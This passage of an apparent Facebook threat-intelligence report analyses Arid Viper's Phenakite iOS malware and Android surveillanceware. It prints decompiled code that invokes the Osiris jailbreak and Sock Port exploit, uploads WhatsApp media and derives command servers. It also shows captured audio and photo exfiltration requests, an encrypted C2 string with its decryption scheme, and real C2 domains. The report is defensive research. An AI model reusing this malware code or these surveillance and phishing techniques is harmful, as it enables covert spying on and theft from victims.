                <string>SERIAL</string>
                <string>MAC_ADDRESS_EN0</string>
            </array>
            <key>Challenge</key>
            <string>[redacted]</string>
        </dict>
        <key>PayloadOrganization</key>
        <string>apple.com</string>
        <key>PayloadDisplayName</key>
        <string>MagicSmile</string>
        <key>PayloadVersion</key>
        <integer>1</integer>
        <key>PayloadUUID</key>
        <string>[redacted]</string>
        <key>PayloadIdentifier</key>
        <string>com.apple.profile-service</string>
        <key>PayloadDescription</key>
        <string>该配置文件帮助用户进行App安装授权 This profile will make an app installation authorization</string>
        <key>PayloadType</key>
        <string>Profile Service</string>
    </dict>
</plist>
```

When Arid Viper previously had their tooling on the 3rd party app development site zc.pgyer[.]com, the profile that targets received would look similar to the screenshots shown earlier. If installed, key information would be sent from the target's device to the store, which could then be used to sign a device specific version of Arid Viper's malware. This general installation flow is expected and intended for use by developers and enterprises.

```
<key>TeamIdentifier</key>
<array>
    <string>J22DGC9C5A</string>
</array>
<key>TeamName</key>
<string>Brenda Braun</string>
<key>TimeToLive</key>
<integer>357</integer>
```

In other Phenakite samples analyzed, a team name of `Brenda Braun` and a team identifier of `J22DGC9C5A` were observed. When notified of this Apple was quick to take action against this developer and revoke their certificate.




The embedded provisioning profile present in one of the Magic Smile samples contained 74 unique device identifiers. When a developer certificate is used to install an iOS application, the

unique device identifier (UDID) of a target iPhone needs to first be added to the associated provisioning profile before the app can be installed. For this reason, the provisioning profile contains a list of all UDIDs for devices that had this app installed which provides some insight into how many devices Arid Viper may have compromised at a minimum. A small subset of these identifiers have UDIDs that are 24 characters in length, indicating that they're iPhone XS models or newer.

## 1.2. Inclusion of Public Exploits

While Phenakite does not require a jailbreak for installation, once on a device, it still must adhere to the usual operating system security controls that prevent access to sensitive information from unauthorized applications. To circumvent that, Phenakite comes bundled with the publicly available Osiris jailbreak and also includes the Sock Port exploit. This means that Phenakite is capable of using Osiris to jailbreak all 64 bit devices on iOS 11.2 to 11.3.1 and Sock Port to extend this to devices running iOS 10.0 to 12.2 (and potentially 12.4 and greater).

```
undefined8 uVar1;
float local_30;

uVar1 = try_osiris_jb((ulonglong)*(uint *)(lParm1 + 0x30));
if ((int)uVar1 != 0) {
  return uVar1;
}
_objc_msgSend(&_OBJC_CLASS_$_NSString,"stringWithFormat:",&cf_%s=%@);
_objc_retainAutoreleasedReturnValue();
uVar1 = _objc_retainAutorelease();
_objc_msgSend(uVar1,"UTF8String");
FUN_10002a4e4("/usr/sbin/nvram",1);
_objc_release(uVar1);
_sleep(1);
_objc_msgSend(*(undefined8 *)(lParm1 + 0x28),"FileTree");
FUN_10006f6b0(DAT_100ad5860,DAT_100ad5868);
```

```
local_70 = *(longlong *)___stack_chk_guard;
uVar4 = _puts("[!] exploit started!");
FUN_10006f208((ulonglong)uVar4);
iVar5 = FUN_10001a7f0();
if (iVar5 != 0) {
  uVar4 = _puts("[-] can\'t init IOSurface!");
  uVar17 = (ulonglong)uVar4;
  goto LAB_100022918;
}
_puts("[+] initialized IOSurface");
local_17f8 = 0xffffffffffffffff;
if (DAT_100ad5838 == 0x4000) {
  _uname(&local_570);
  pcVar9 = (char *)(&local_570 + 0x80);
  pcVar8 = _strstr(pcVar9,"iPad5,");
  if (((pcVar8 != (char *)0x0) || (pcVar8 = _strstr(pcVar9,"iPad6,"), pcVar8 != (char *)0x0)) ||
     (pcVar9 = _strstr(pcVar9,"iPhone8,"), pcVar9 != (char *)0x0)) goto LAB_100021c30;
  _puts("[i] detected SMAP device");
  iVar5 = _pipe((int)register0x00000008 + -0x17f8);
  if (iVar5 == 0) {
    _bzero(local_b70,0x600);
    _write(local_17f8._4_4_,local_b70,0x600);
    _read((int)local_17f8,local_b70,0x600);
    bVar2 = true;
    goto LAB_100021c34;
  }
  pcVar9 = "[-] failed to create pipe fds";
```

*Code snippets from Phenakite showing calls to the Osiris jailbreak on the left, and inclusion of the Sock Port exploit on the right.*

## 1.3. Capabilities

The ability for Phenakite to gather sensitive user data from a compromised device is highly dependent on the successful execution of the exploits that it comes with. If Osiris jailbreak is successful then Phenakite has the following capabilities.

- Retrieve photos from the camera roll
- Take images with the device camera
- Retrieve contacts
- Silently record audio with the device microphone
- Search for and return the path of files with a doc or PDF extension
- Search through application data stored to `/var/mobile/Library` & `/var/mobile/Containers/Shared/AppGroup`
- Retrieve device metadata
- Retrieve text messages
- Upload WhatsApp media data
- Searches for ChatStorage.sqlite, Accounts3.sqlite, CallHistory.storedata, notes.sqlite, Calendar.sqlite, AddressBook.sqlitedb, itunesstored2.sqlitedb, Bookmarks.db, sms.db,
- Retrieve attacker specified files
- Collect any content sent or received via the trojanized chat application

Phenakite was also found to direct users to phishing sites for iCloud and Facebook if, during the chat application sign up process, they opted to use either of these services for authentication.

```
do {
  uVar12 = 0;
  do {
    if (*local_130 != lVar7) {
      _objc_enumerationMutation(IVar8);
    }
    IVar13 = *(ID *)(lStack312 + uVar12 * 8);
    uVar3 = _objc_alloc(&_OBJC_CLASS_$_NSString);
    param_3_00 = _objc_msgSend(uVar3,"initWithFormat:",&cf_%@/%@);
    _objc_msgSend(&_OBJC_CLASS_$_NSFileManager,"defaultManager");
    uVar3 = _objc_retainAutoreleasedReturnValue();
    iVar1 = _objc_msgSend(uVar3,"fileExistsAtPath:isDirectory:",param_3_00,&local_f1);
    _objc_release(uVar3);
    if (iVar1 != 0) {
      if (local_f1 == '\0') {
        _objc_msgSend(IVar13,"componentsSeparatedByString:",&cf_.);
        uVar3 = _objc_retainAutoreleasedReturnValue();
        _objc_msgSend(uVar3,"objectAtIndexedSubscript:",0);
        uVar4 = _objc_retainAutoreleasedReturnValue();
        _objc_msgSend(uVar3,"objectAtIndexedSubscript:",1);
        uVar10 = _objc_retainAutoreleasedReturnValue();
        uploadWhats:filePath:(param_1,(SEL)"uploadWhats:filePath:",IVar13,param_3_00);
        _objc_release(uVar10);
        _objc_release(uVar4);
        _objc_release(uVar3);
      }
      else {
        readFileWhatsApp:(param_1,(SEL)"readFileWhatsApp:",param_3_00);
      }
    }
    _objc_release(param_3_00);
    uVar12 = uVar12 + 1;
  } while (uVar12 < uVar9);
  uVar9 = _objc_msgSend(IVar8,"countByEnumeratingWithState:objects:count:",&local_140,
                        auStack240,0x10);
} while (uVar9 != 0);
```

*Code snippet in Phenakite that's responsible for initially going into the WhatsApp /Message/Media directory and uploading any files present before recursively uploading any files in subdirectories.*

```
Host: 192.168.1.112
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: app/4.7 (iPhone; iOS 12.4.5; Scale/2.00)
Accept-Language: en-US;q=1
Content-Length: 155
Accept-Encoding: gzip, deflate

{
  "deviceName":"[redacted]",
  "name":"recordP1-2020-06-30 16:31:27.m4a",
  "audio":"\/\/lsYAFgAADQAAf\/+WxgAWAAANAAB\/\/5bGABYAAA0AAH"
}
```

Man-in-the-middling traffic during local testing of a patched version of Phenakite found it to be periodically recording audio and notifying C2 infrastructure, in this case our local test server.

```
Host: 192.168.1.112
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: app/4.7 (iPhone; iOS 12.4.5; Scale/2.00)
Accept-Language: en-US;q=1
Content-Length: 1266015
Accept-Encoding: gzip, deflate

{
  "img_name":"BackCamera_0.426210.jpg",
  "img":"\/9j\/4AAQSkZJRgABAQAASABIAAD\/4QBYRXhpZgAATU0AKgAAAAgAAgESAAMAAAABAAQAAIdpAAQAAAABAAAAJgAAAAAA6ABAAMAA
  jG4HIA4wazmqWDkqlKSlQg9YuybfR8ur62Xbd2TsW6WGxlOdbLsXUrT\/AOXn1mKpRt1jB6c6aV0+763sWJtMhNzHDFsskmCSI7SFmcAYIOTtQ5
  fNv0W7XTa\/wD29ZMms7WwHnQXt5dQiRBHHtjTEx+VRHtAJHJIDMQOAApxurzKKx+YShUhNOnCS5k52mo3u2o3b0XlJrbXXlnLK+BjRqvEqax\/
  yPXjIqaGHp0KioVa8oQrXa5LSfZJx89d7eq3MswTjiKVXLJ0MJCor1\/q9WLbk3lTvuvLrutColnKLRrm\/AiQyF0ZJU37c7tscRIy\/8AtZznu
  HnBAwMVlQxqjU9nSoqjTT5ZVlpUqJ7y5et+yX36HnSwE3GMlUm7WcHBc3Nbbm6b+fnq2lKURxOrxvGLgR5RYVcIfKIHDYYYxgcsCPx4rbGUKKhG
  37tW6XSOfL3Wo15U3Ss+bmnDam0t7Ss76La3W2trjrkx3DiZPsXmSFPPFlE5YBSc7JQ23naMYLA8AjpW+AeJpYepGnhEuW7T9712evNstl39Wlc
  SadRqEla+iT3120SX8r1R6ONapzhTp0cJh1zJSrU6qdZpPWTg29bO1vLdmal1dQi6aZzMlyAvm+WxPlsdyncTtYqRgEnpt64G7JYqtjZU\/bVZu
  sE5R89du2ut+ttWcWGp4fGUZRxNSjSlVkp05OpHnjbsml16O\/puOvHkhAc380McqFlhETRRNvzu3J0+c8HYxX2zlVrBVcRWoTpv2eIg9HKrNKV
  0d\/V\/Miiike3uUtbLaYsCzAkWXax\/lhLNhQCBuUP0HGWxiunEV8XQvKWMnOg9JczXPqn9h2v0\/LXc9rCrFYjAQlT9i5W5VGdRRlFPRqMW7t
  YuqoSAV4UpuwPunHPIH3qzji8PgqXMqCeJTV6zu2318tb\/wBWNMHi6tpYSUq8cNFP2XLDm92Oza7p+tle7drle5c2z2wX9\/C7AJvEsW9vYswy
  MTyW7Rx28Zb70Vw8xD8fMpdSowW642kcDPdfOy\/E4nF88Kqoww0ZcvvVLSa\/wuTunorpK97W0O2eJqYChRjTw9OjTceWbpybk29rxla37+etil
  zI728M6Lalw0R8o3DyKsrsPvLI24jHqx69s42s62OlP2c8fJ4Vr4aND309b6p3aV9fh07vRmcJ4fL6dSqoKdWXwQitIXW6em2\/2r+W5VMdxfyu
  GKqTvJUHd\/GOuWORW+Fn7TALDLCQhUk43s5Jy85X8u2npa8sMRiMxqybrKl9XpyXKnUVuXdK1tNV69fe3jkxwpdzPdQpHk4DG4LBFY5HDbcZbP
  5NujRkxzAB3I2nJkCkAKAOQcMvJB4BbzMPVnQxHtqk6ntHq5TXK\/TZrX0XprynoZRjIU6E4V6lacqnuvmg+WKaabTs\/Xded7F6lRreKF5fL2r
  veejb6Xt1Su17unnybNoZEiGwny2EcW7HVcn5mbcB0YgbuR224TxkKlVrnqpP4bxd\/Xdap7KzXpc68uzvEzi6Sw0685+7KcYTlCDa6SStbq2lp
  RlJJRdtLK0dev2b+ad4+nB08Fh8RrCriW2qs+dOKlyu\/LJWv3T9d7NCWluk6OVtJfLmk3KwmwLU9CNrEKRnpnvwMZ3V588zxEqiU6mJjBK3LCD
  CDk452\/Q4PD0sR7Kri37d6ST+LlV7207ro7bed5fQ5hWnh8ppU8LiZuNVRjOhJJTjzXvvZ6StZvfp1d0ynp8v74SSsYmXCbs4AVl3KHUcnB543
```


Similarly, Phenakite periodically uses the camera of a compromised device to take photos and sends these automatically to attacker infrastructure.


## 1.4. Scope of iOS targeting

Facebook did not find any evidence to suggest Arid Viper had widely deployed Phenakite. We identified only a handful of posts that contained links to websites known to host Arid Viper malware. A misconfigured Firebase server with which infected devices would communicate showed 81 users at the time of analysis. Closer inspection of the publicly exposed data on this firebase instance suggests that at least several of the devices were fake adversary-controlled accounts, used to engage with and further socially engineer victims. For these reasons, the true number of targets is likely lower, which suggests Arid Viper sparingly used this malware.


Throughout Facebook's analysis of Phenakite, we regularly shared IOCs and TTPs with industry peers. This included full URLs to sites hosting malware as well as samples of the malware itself that we found and analyzed. Because of these actions, and through industry collaboration, the developer certificates used to sign Phenakite were quickly revoked and it appears Arid Viper's iOS operations have paused at the time of this writing. This becomes more apparent when we compare the frequency with which links to Arid Viper's iOS malware were detected on Facebook to the revocation of Arid Viper's developer certificates.

## 2. Evolving Android Surveillanceware

Analysis of the Android surveillanceware used by Arid Viper in their recent campaign revealed many similarities to tooling previously attributed to APT-C-23, also known as Two-tailed scorpion. The ever-changing malware family attributed to APT-C-23 over the years includes VAMP, GnatSpy, FrozenCell, DesertScorpion, and ViperRAT. Facebook found recent variants pretending to be popular Android applications for dating, networking, and regional banking in the Middle East. Unlike Arid Viper's iOS malware, the analyzed Android samples did not contain any legitimate functionality. The main changes from earlier research centered primarily around code obfuscation being added by those developing this malware.






As with previous Arid Viper Android malware, many are trojanized chat applications that appear to facilitate dating. This approach is consistent with Arid Viper's use of social engineering to engage potential victims from a romantic angle.





Consistent with past reports of Arid Viper disguising their malware as updates for legitimate apps, we found several fake app updates.


Unlike Phenakite that came bundled with exploits in order to retrieve sensitive user data, the Android malware purely relies on a user granting it the required permissions upon installation. In some cases, the Android malware contained functionality that forced targets to disable Google Play Protect and give the app device admin permissions, making it harder to remove.


The analyzed Arid Viper Android malware contained the following functionality:

- Record calls
- Record environment audio for a specified time period
- Take screenshots or record video
- Intercept and retrieve text messages
- Take pictures with the device camera
- Call attacker specified numbers
- Restart wifi
- Make USSD calls with the prefix *130* or *111*5* that are appended with attacker-controlled values
- Dynamically check the device's access and permissions
- Logs device use information such as when shutdowns occur
- Retrieve contact information
- Track device location
- Retrieve device metadata
- Retrieve calendar information
- Retrieve call logs
- Copy, move, delete, and retrieve attacker specified files
- Open or delete attacker-specified apps
- Dynamically update command and control infrastructure settings to attacker specified values
- Scrapes notification information for WhatsApp, Instagram, Imo, Viber, and Skype
- Uses the device camera to take a photo if it detects a user present

While analyzing recent Android surveillanceware used by Arid Viper we found that C2 communication typically involved malware first contacting a number of attacker controlled sites that had the sole purpose of providing implants with a primary C2 with which to upload user data. This was likely implemented as a way to add additional complexity around the identification of Arid Viper's primary C2s. In addition, the values for those C2 domains first contacted weren't hardcoded in the Java layer, where they would be clearly visible, instead they were encrypted and stored in a separate ELF binary.

```
Decompile: Java_com_standby_app_AppController_do932 - (libchat-lib.so)

undefined4 Java_com_standby_app_AppController_do932(int *piParm1)

{
  void *this;
  undefined4 uVar1;

  this = operator.new(0xa0);
  __aeabi_memcpy(this,
                 "3K=H8N=O7S=H8A=N-HOf0W0KmXRHt8XxooK/RcrKbs9ug2v3MRHGjdpZUjLxdi91Ke0eqipgf7Z6UqIGMv
                 A8xq6t4x541CO7lA9OUtFAPNNp8PyAURQmDRfbpsujW3xaNonV97Jr/hUXZc7g6"
                 ,0x91);
  *(undefined *)((int)this + 0x91) = 0;
  uVar1 = (**(code **)(*piParm1 + 0x29c))(piParm1,this);
  _ZdlPv(this);
  return uVar1;
}
```

The majority of Android samples were found to include an additional ELF binary named libchat-lib.so. The purpose of this shared object was to likely slow down static analysis and make it harder to retrieve the initial command and control value.




*Shown above is an example of how the initially contacted C2 domain is stored in the libchat-lib.so file of recent malware. ASCII characters are on the right with their equivalent hex representation on the left and, of note is that all encrypted content was found to be prepended with the same 16 bytes.*

The initial C2 value is derived by taking the encrypted content above, base64 decoding it, and decrypting the output with AES in CBC mode and with PKCS7 padding specified. The secret key in analyzed samples was static and was the SHA256 hash for the string `AppCompatActivity_SPECIAL`. The initialization vector used was a 16 byte array of 0's. To get the complete plaintext C2, the resulting string post AES decryption would be parsed, with


instances of `&` and `%` being removed and occurrences of the `@` symbol being replaced with `'s'`. An example of this output pre-substitution and removal of these characters is shown below.

```
h&&&tt&&&&&p@://@ite%%%%%%@.g%%%oo%%%gle.%%%%%com/vi%ew/c%%%&&ak%&e-%mak%%%%er/&%%%%man&%%%dm@
```

```
https://sites.google.com/view/cake-maker/mandms
```

Included in the appendix is a simple decryption script that takes the encrypted and base64 encoded initial C2 string as shown above and attempts to decrypt it. This script assumes that the secret key is based on the `AppCompatActivity_SPECIAL` string, a 16 byte IV consisting of all zeros is used, and requires bouncy castle (we used `bcprov-jdk15on-163.jar`).

Responses from initial C2s used to be JSON objects that an infected device would parse, however it appears Arid Viper was experimenting with different approaches. Initial C2s frequently had the primary C2 domain slightly obfuscated and hidden in the returned HTML content. This can be seen below where a partial snippet of webpage source code shows the title of an initial C2 to the `STACKS ZADAR WEBSITE`. When rendered in a browser, this doesn't provide much indication that something is amiss, however when this page is parsed by an Arid Viper sample created in late 2019 and 2020 we can see that it extracts this value and modifies it slightly to derive the primary C2 domain of `stacks-zadar.website`.




*Source code for one of the initial C2s that Arid Viper's Android malware communicates with and uses to derive the primary command and control server.*

```
protected String get_page_title(String[] arg5) {
    try {
        InputStream v5_1 = new DefaultHttpClient().execute(new HttpGet(this.a)).getEntity().getContent();
        BufferedReader v0 = new BufferedReader(new InputStreamReader(v5_1));
        StringBuilder v1 = new StringBuilder();
        do {
            String v2 = v0.readLine();
            if(v2 == null) {
                goto label_21;
            }

            v1.append(v2);
        }
        while(!v1.toString().contains("</title>"));

    label_21:
        v5_1.close();
        String v5_2 = v1.toString();
        return v5_2.substring(v5_2.indexOf("<title"), v5_2.indexOf("</title>"));
    }
    catch(Exception v5) {
        return v5.toString();
    }
```

*Code found in Arid Viper's Android surveillanceware that strips out the title of the page returned by the initial C2.*


```
protected void a(String arg4) {
    k.a(com.winetalk.a.a.a(this.b));
    try {
        String v4_1 = arg4.substring(arg4.indexOf(">") + 1).trim().replaceFirst(" ", "-").replaceFirst(" ", ".").toLowerCase();
        k.e().a("API_SETACTIVEACCOUNTS", v4_1);
        String v4_2 = "https://" + v4_1 + "/version/";
        k.e().a("API_SET_ACCOUNT_NICKNAME", v4_2);
        com.winetalk.a.a v0_1 = k.e();
        v0_1.a("API_SET_TRANSFER_PIN", v4_2 + com.winetalk.utils.b.a(this.b) + "/");
        if(this.c.booleanValue()) {
            if(!k.e().b("USER_NICKNAME")) {
                k.b(this.b);
            }

            k.C(this.b, 0);
            k.H(this.b, 5);
        }
    }
```


The title extracted from the initial C2 is then used to derive the primary command and control server before being saved to shared preferences with, in this case, the key of `API_SETACTIVEACCOUNTS`.

Like earlier Android malware variants associated with Arid Viper, such as ViperRAT and FrozenCell, these newer samples made use of the publicly available Lingala Zip4J library to compress files that are later uploaded to command and control infrastructure. Compressed content from this library can be password protected, which this actor previously chose to do through hard coded pass phrases. Over the years however, Arid Viper moved away from hard coded pass phrases, choosing instead device-specific passphrases, such as the `android_id` value. To facilitate decryption, Arid Viper includes this value in the filename of uploaded data.


## 2.1. Android Phishing Sites

Rather than trying to send malware binaries directly to their intended victims, Arid Viper creates a comprehensive set of authentic looking sites to host their malware in an attempt to make them appear legitimate. While some of these sites are almost exact clones of websites for legitimate applications such as ‘Wanna Meet’, others were built from the ground up by Arid Viper developers or modified from publicly available templates. These fake sites were used to host the malware and were not part of command and control infrastructure.














It appears that a substantial amount of time has been spent by this threat actor to continuously create and design sites used to host their surveillanceware.

On some of their Android phishing sites, targets are required to provide a coupon code or credit card details before the surveillanceware is served up. In the course of the social engineering dialogue, it is believed the Arid Viper account would provide the coupon code to the intended target. This likely helped limit the unwanted distribution of their malware and may have furthered the illusion that targets were downloading legitimate software.




*A phishing site for a trojanized version of the communication application Threema that requires a user to have a coupon code before being able to download it.*

## 3. Continued Development of Micropsia Windows Malware

